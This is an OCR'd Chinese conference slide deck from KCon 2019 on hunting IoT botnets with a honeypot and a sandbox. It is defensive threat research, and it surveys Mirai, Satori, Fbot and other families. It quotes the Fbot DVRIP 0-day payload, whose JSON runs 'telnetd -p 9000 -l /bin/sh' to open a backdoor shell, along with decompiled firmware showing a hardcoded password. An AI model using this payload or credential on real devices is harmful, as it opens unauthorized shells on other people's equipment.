如何去挖掘物联网环境中的高级恶意软件威胁

叶根深

360网络安全研究院研究员

$ whoami

TO BE A MALWARE HUNTER!

#Botnet #Pentest #Honeypot #Sandbox

Email：yegenshen@360.cn

Twitter/WeChat：@zom3y3

Network Security Researcher @360Netlab

目录
CONTENTS

PART
01

背景介绍

What is an advanced malware threat ?

0-day Exploit or Cyberweapon

概览


通过Anglerfish蜜罐，我捕获到大量网络扫描Payload和IoT Botnet，并和同事一起公开披露了部分报告，其中包括：Mirai，http81，DDG，Hajime，TheMoon，IoT_reaper，Satori，Muhstik，HNS，Fbot，MikroTik，GhostDNS，Ngioweb，Godlua，Gwmndy等。

我还挖掘到一些有意思的样本，部分贴在了推特上#unknown_botnet，还有一个是针对IoT平台的特马但没有公开披露。

此外，我还捕获到3个0day，其中包括被Satori Botnet利用的CVE-2017-17215漏洞，被TheMoon Botnet利用的Gpon Home Routers RCE漏洞，被Fbot利用的雄迈DVRIP协议漏洞。

我是如何研究IoT安全的?

- 开发Anglerfish蜜罐，模拟IoT设备指纹/漏洞，捕获网络扫描Payload和样本
- 筛选x86 ，ARM，MIPS等CPU架构样本，分析未被杀软件识别的恶意软件
- 开发特定漏洞扫描程序，统计全网受影响设备数量等
- 从设备官网下载相应固件，统计受影响的设备型号等



PART
02

IoT安全现状

IoT 安全现状

IoT 安全防御能力不足

IoT Botnet 攻击能力不断升级

IoT 设备已经成为APT攻击目标

IoT 安全防御能力不足

01 **Vulnerability**：漏洞补丁能不能打上

02 **Exploits**：恶意流量能不能拦截

03 **Malware**：恶意程序能不能阻止运行

IoT Botnet感染能力不断升级

Mirai内置大量弱口令，通过暴力破解Telnet服务传播。

Mirai变种集成Zyxel tr069协议漏洞传播，但因为Exploit不稳定导致路由器重启，从而引发德国电信大断网事件。

Reaper集成9个IoT漏洞，其中Varcon NVR个 RCE漏洞在公开后2天就被集成。

Satori利用Huawei Router HG532 0-day漏洞传播，12月5号当天统计到感染IP数量在57万。全球ISP联合行动，封锁TCP/37215端口。

MikroTik设备受泄露的CIA ChimayRed黑客工具影响，路由器被攻击者监听网络流量，充当代理节点，植入js挖矿代码。

Fbot使用XiongMai硬编码账号密码和DVRIP升级接口0-day漏洞传播。

IoT Botnet感染能力不断升级

暴力破解

- 暴力破解Telnet服务
- Mirai，Gafgyt

漏洞集成

- 集成大量已公开漏洞
- IoT_Reaper，Mirai

漏洞挖掘

- 0-day 漏洞利用
- Satori，TheMoon，Fbot

IoT Botnet C2技术不断升级

冗余机制

- 硬编码多个C2地址
- 使用DGA技术
- Mirai，Godlua

通信协议

- 使用P2P协议通信
- 使用DOH解析DNS请求
- Hajime，Godlua，HNS

复杂化

- C2功能插件化
- 构造多级C2协议
- VPNFilter，Ngioweb

IoT 设备已经成为APT攻击目标

情报监控

窃听风云: 你的MikroTik路由器正在被监听

MikroTik设备受泄露的 CIA ChimayRed黑客工具影响，路由器被攻击者监听网络流量，充当代理节点，植入js挖矿代码。

MikroTik RouterOS设备允许用户在路由器上抓包，并把捕获的网络流量转发到指定Stream服务器。

目前共检测到 7.5k MikroTik RouterOS设备IP已经被攻击者非法监听，并转发TZSP流量到指定的IP地址，通信端口UDP/37008。

IP	Count
37.1.207.114	5164
185.69.155.23	1347
188.127.251.61	1155

其中一个攻击者（37.1.207.114）监听了大量MikroTik RouterOS设备，主要监听TCP协议20，21，25，110，143端口，分别对应FTP-data，FTP，SMTP，POP3，IMAP协议流量。这些应用协议都是通过明文传输数据的，攻击者可以完全掌握连接到该设备下的所有受害者的相关网络流量，包括FTP文件，FTP账号密码，电子邮件内容，电子邮件账号密码等。

通过对受害者IP归属地统计，我们看到俄罗斯受影响最严重。

更多内容：https://blog.netlab.360.com/7500-mikrotik-routers-are-forwarding-owners-traffic-to-the-attackers-how-is-yours/

VPNFilter

The VPNFilter malware is a multi-stage, modular platform with versatile capabilities to support both intelligence-collection and destructive cyber attack operations.

As of this writing, we are aware of two plugin modules: a **packet sniffer** for collecting traffic that passes through the device, including theft of website credentials and monitoring of Modbus SCADA protocols, and a communications module that allows stage 2 to communicate over Tor.

更多内容：https://blog.talosintelligence.com/2018/05/VPNFilter.html


PART
03

如何去挖掘未知的IoT Exploit

Anglerfish - Most Probed Port

Telnet和HTTP协议在Anglerfish蜜罐中被扫描次数最多。

简单的IoT漏洞利用也最受攻击者欢迎。




Anglerfish - Exploits Statics

Anglerfish蜜罐已捕获100多种被Botnet利用的RCE Exploit，
每天能监测到数十种针对IoT设备的RCE漏洞利用。

绝大部分IoT漏洞利用代码都是公开的，开箱即用。

Anglerfish - ELF Malware Family Statics


当前IoT Botnet主流是Mirai和Gafgyt家族，每天都能捕获1000多个Mirai样本MD5。



Fuzz testing

- 响应任意端口的TCP SYN Packet
- 根据协议特征，永远返回正确响应（http，mysql，mssql，redis，memcache等）
- 返回预定义或者随机的Payload特征库集合

更多内容：《通过Anglerfish蜜罐发现未知的恶意软件威胁》



Botnet扫描检测算法

IoT端口被蠕虫式扫描


First seen	Last seen	Protocol	Port	Coefficient	Payload Count	(one of) Payload MD5
2017-02-09 23:52	2018-10-07 02:02	UDP	53413	91.64	7	2c3d957fcc56caf402b84894e4f986de
2018-07-09 06:11	2019-08-19 10:56	TCP	5555	99.09	11	7b0ae0038cc4a8ba3cee0d459d9943f8
2018-08-09 20:13	2019-08-20 10:46	TCP	52869	98.81	17	abde9f41a92f8132c9ba582c866d7cb7
2018-08-11 13:25	2019-08-13 20:35	TCP	37215	98.86	30	03e39fb27eb26a6526964222c122c16d
2018-08-11 13:25	2019-08-03 07:37	TCP	8291	97.36	2	f047b5467b1dfeaf08c1924b9bf54a99
2018-08-19 03:09	2019-04-26 02:50	TCP	7547	94.83	5	6eecae4387d119ea3f5a0174f11872cc
2018-08-22 12:19	2018-11-29 12:45	TCP	9000	99.80	2	d2f3ae69fc94c21089fa215e674a73be
2018-11-12 20:06	2019-02-26 00:25	TCP	49152	99.64	1	e49e2b772796feae1d42d805e48bc454
2019-01-01 05:36	2019-08-19 11:02	TCP	60001	97.89	11	eb3111d9525e38decf1e97cb1d2d5071
2019-06-24 06:58	2019-07-31 05:44	TCP	34567	96.38	2	a5f8eb80f9c8421707a407c8d0ebed98

15个IoT特殊端口被恶意软件利用

Exploits	IoT Product	Port	Reference	Mallware Family
TR069- WAN Side Remote Command Injection	Zyxel Router	TCP/7547 TCP/5555	https://www.exploit-db.com/exploits/40740	Mirai DGA
ASUS Router infosvr UDP Broadcast root Command Execution	ASUS Router	UDP/9999	https://github.com/jduck/asus-cmd	TheMoon Mirai
MCTP SetPppoeAttr RCE EnGenius EnShare IoT Gigabit Cloud Service 1.4.11 - Remote Code Execution	Swann, Lorex, Night Owl, Zmodo, URMET, kguard security, etc EnGenius EnShare Router	TCP/9000	http://console-cowboys.blogspot.com/2013/01/swann-song-dvr-insecurity.html https://www.exploit-db.com/exploits/42114	Hajime Mirai
Netcore/Netis Routers - UDP Backdoor Access	Netcore/Netis Routers	UDP/53413	https://www.exploit-db.com/exploits/43387	Gafgyt Mirai
D-Link Devices - UPnP SOAP Command Execution	D-Link Router UPnP SOAP interface	TCP/49152	https://www.exploit-db.com/exploits/27044	Mirai
Realtek SDK - Miniigd UPnP SOAP Command Execution	Realtek SDK UPnP SOAP interface	TCP/52869	https://www.exploit-db.com/exploits/37169	Mirai
MiCasa VeraLite Remote Code Execution	MiCasa VeraLite Controller	TCP/49451	https://www.exploit-db.com/exploits/1188	Mirai
Huawei Router HG532 - Arbitrary Command Execution	Huawei Router HG532	TCP/37215	https://www.exploit-db.com/exploits/43414	Satori
Dahua DVR 2.608.0000.0/2.608.GV00.0 - Authentication Bypass	Dahua Camera	TCP/37777	https://www.exploit-db.com/exploits/29673	Mirai
QNAP Transcode Server - Command Execution (CVE-2017-13067)	QNAP NAS	TCP/9251	https://www.exploit-db.com/exploits/42587	CoinMiner
XiongMai DVRIP Remote Code Execution	XiongMai DVR	TCP/34567	https://twitter.com/zom3y3/status/1100667242159558656	Fbot
JAWS DVR Remote Code Execution	Mvpower 8 Channel Security DVR	TCP/60001	https://www.pentestpartners.com/security-blog/pwning-cctv-cameras/	Mirai
Google Android ADB Debug Server - Remote Payload Execution	Google Android ADB Debug Server	TCP/5555	https://www.exploit-db.com/exploits/39328	Fbot
MikroTik RouterOS Winbox & Webfig	MikroTik RouterOS Winbox & Webfig	TCP/8291 TCP/80	https://wikileaks.org/ciav7p1/cms/page_16384604.html	ChimayRed

如何发现Fbot Botnet使用DVRIP 0day漏洞传播

1. 最开始只看到HTTP端口扫描上升
2. 通过Anglergish蜜罐不断地Fuzz testing，即使没有完整交互，也能获得Fbot样本
3. 中间人转发Fbot扫描流量到真实设备，获取到DVRIP 协议关键Exploit



0-day Exploit

InstallDesc File Created: December 8, 2018 at 05:39 (UTC+8)

```
.....s...{ "Name" : "OPSystemUpgrade"
.....I...{ "Name" : "OPSystemUpgrade", "Ret" : 100, "SessionID" : "0x00000004" }
.....b..PK.....,.M[.`=....#.....InstallDesc.M..1...~..g.%q.."\-.....mT;i.+.....".2.y.yf.s...h....n..H..E...S..  XQ.... ..)
7.P...2....2
.R...X
_..;..?....p{.H...:..~..[..... '..a.m....6I....ua....'...Oh<x..-....H.9.i..._F".R...W..L...I^.u..PK.....,.M[.`=....#.....$..... .....InstallDesc
. .....P.'m....P.'m.....R.....PK.....]..........:...{ "Name" : "", "Ret" : 100, "SessionID" : "0x00000004" }
..........:...{ "Name" : "", "Ret" : 100, "SessionID" : "0x00000004" }
.....I...{ "Name" : "OPSystemUpgrade", "Ret" : 100, "SessionID" : "0x00000004" }
```

```
users-MacBook-Pro:Fbot DVRIP user$ ls -al InstallDesc
-rw-r--r--  1 user  staff  547 Dec  8  2018 InstallDesc
users-MacBook-Pro:Fbot DVRIP user$
users-MacBook-Pro:Fbot DVRIP user$ cat InstallDesc
{
  {
    "Command": "Shell",
    "Script": "telnetd -p 9000 -l /bin/sh"
  },
  {
    "Command": "Shell",
    "Script": "busybox telnetd -p 9000 -l /bin/sh"
  },
```

Open Telnet Backdoor

更多内容：https://blog.netlab.360.com/the-new-developments-of-the-fbot/

Sofia OPSystemUpgrade 0-day漏洞分析

```
std::string::string(&s2, "admin", &v20);
v6 = v5(v4, &s2, &v19);
v7 = std::string::~string((std::string *)&s2);
if ( v6 )
{
  s2 = (_BYTE *)&unk_83F134;
  v8 = sub_27A92C(v7);
  v9 = sub_4D245C((int)&v19, (int)"Password");
  v10 = sub_4D1EE4(v9);
  std::string::string(&v20, v10, &v17);
  sub_27A23C(v8, &v20, &s2, 14);
  std::string::~string((std::string *)&v20);
  v11 = s2;
  if ( !strcmp("klJwpbo6", s2) )
  {
    v15 = *(void (**)(void))(**(_DWORD **)(v1 + 136) + 28);
  }
  else
  {
    memset(&v20, 0, 0x40u);
    strncpy(&v20, v11, 0x40u);
    v12 = 0;
    v13 = 0;
    do
    {
      v14 = *(unsigned __int16 *)(&v20 + v12);
      v12 += 2;
      v13 += v14;
    }
    while ( v12 != 64 );
    v15 = *(void (**)(void))(**(_DWORD **)(v1 + 136) + 28);
  }
```

a part of Fbot Botnet exploit payloads: "Command": "Shell", "Script": "telnetd -p 9000 -l /bin/sh"

old version

```
{
  v292 = sub_44BA38(v98, k);
  v293 = sub_44BF54(v292, "Command");
  sub_44A87C(&v381, v293);
  v294 = sub_2077C(&v381, "Shell");
  std::string::~string(&v381);
  if ( v294 )
  {
    v295 = sub_44BA38(v98, k);
    v296 = sub_44BF54(v295, "Script");
    v297 = (const char *)sub_44B9DC(v296);
    system(v297);
  }
```

Xiongmai Technology

patched version

```
if ( !v305 )
{
  v319 = sub_4D1F40(v96, v112);
  v320 = sub_4D245C(v319, (int)"Command");
  sub_4D0D84(&v448, v320);
  v321 = sub_21E6C(&v448, "Shell");
  std::string::~string((std::string *)&v448);
  if ( v321 )
  {
    v322 = sub_4D1F40(v96, v112);
    v323 = sub_4D245C(v322, (int)"Script");
    v324 = (const char *)sub_4D1EE4(v323);
    if ( !strstr(v324, "telnetd") )
    {
      v325 = sub_4D1F40(v96, v112);
      v326 = sub_4D245C(v325, (int)"Script");
      v327 = (const char *)sub_4D1EE4(v326);
      system(v327);
    }
  }
```

更多内容：https://twitter.com/zom3y3/status/1100667242159558656

PART
04

如何去挖掘未知的IoT Botnet样本

概览

样本来源：Anglerfish Honeypot，VirosTotal，360Netlab其它样本源

样本类型：ELF Executable（x86，x86-64，arm，mips）

Unknown Botnet：VT 0/1识别，Bot 样本，有C2

技术组件：特征库，聚类，沙箱，代码相似性，人肉分析（IDA）

推文：#unknown_botnet

Blog报告：Linux.Ngioweb，Godlua

特殊发现：某IoT特马，未公开

更多内容：https://twitter.com/search?q=#unknown_botnet

VirusTotal Intelligence: Search


positives:0 tag:"elf" not tag:"contains-elf" not tag:"shared-lib" not tag:"coredump" not tag:"relocatable" size:10MB-

使用VT Intelligence Search API获取ELF样本列表，然后使用360内部样本下载接口下载样本

更多内容：https://support.virustotal.com/hc/en-us/articles/360001387057

筛选未知ELF样本流程

自动化流程：



人肉流程：

样本过滤器


数据源：样本静态信息

- **Total File**
- **Code Section**
- **Symbol Section**
- **String Section**
- **Disassembly Function Code**

聚类，过滤同类样本 （ SSDC）

特征库，过滤已识别样本 （ESET NOD32）

开源小工具：https://github.com/zom3y3/ssdc



Detux Sandbox Modified

Operating System：SandboxOS


Network: iptables， mitmproxy，fakedns

Malawre Analysis: ESET NOD32， Yara，VirusTotal

Packet Analysis：DNS，HTTP


Strace Analysis：Stracer

开源小工具：https://github.com/zom3y3/stracer



函数相似性

- IDA FLIRT
- fn_fuzzy
- Karta
- idenLib
- Diaphora
- BinDiff
- Intezer Analyze



ssdeep score	machoc matched	primary function	primary bsize	secondary analyzed function	secondary prototype
100	True	sub_A5AC	660	attack_method_asyn	None
100	True	sub_8514	52	attack_get_opt_ip	None
100	True	sub_B304	660	attack_method_asyn	None
100	True	sub_9F00	660	attack_method_asyn	None
100	True	sub_C178	56	thinkphp_setup_connection	None
100	True	sub_AC58	660	attack_method_asyn	None
100	True	sub_9884	660	attack_method_asyn	None
100	True	sub_B9B0	608	attack_method_greip	None
100	True	sub_8E00	608	attack_method_greip	None
96	False	sub_CE5C	620	killer_kill_by_port	None
85	False	sub_E148	764	main	int __cdecl main(int argc, const char **argv, const ...
63	True	sub_EC6C	176	add_auth_entry	None
36	True	sub_E9D0	84	rand_alpha_str	None

fn_fuzzy: use the not stripped sample to fix the stripped sample, such as function name

https://github.com/TakahiroHaruyama/ida_haru/tree/master/fn_fuzzy

PART
05

总结

IoT 安全防御能力不足

IoT Botnet 攻击能力不断升级

IoT 设备已经成为APT攻击目标

欢迎关注Twitter/WeChat：@zom3y3

获取前沿安全资讯，Botnet内幕

KCon

KCon 2019 無界

谢谢!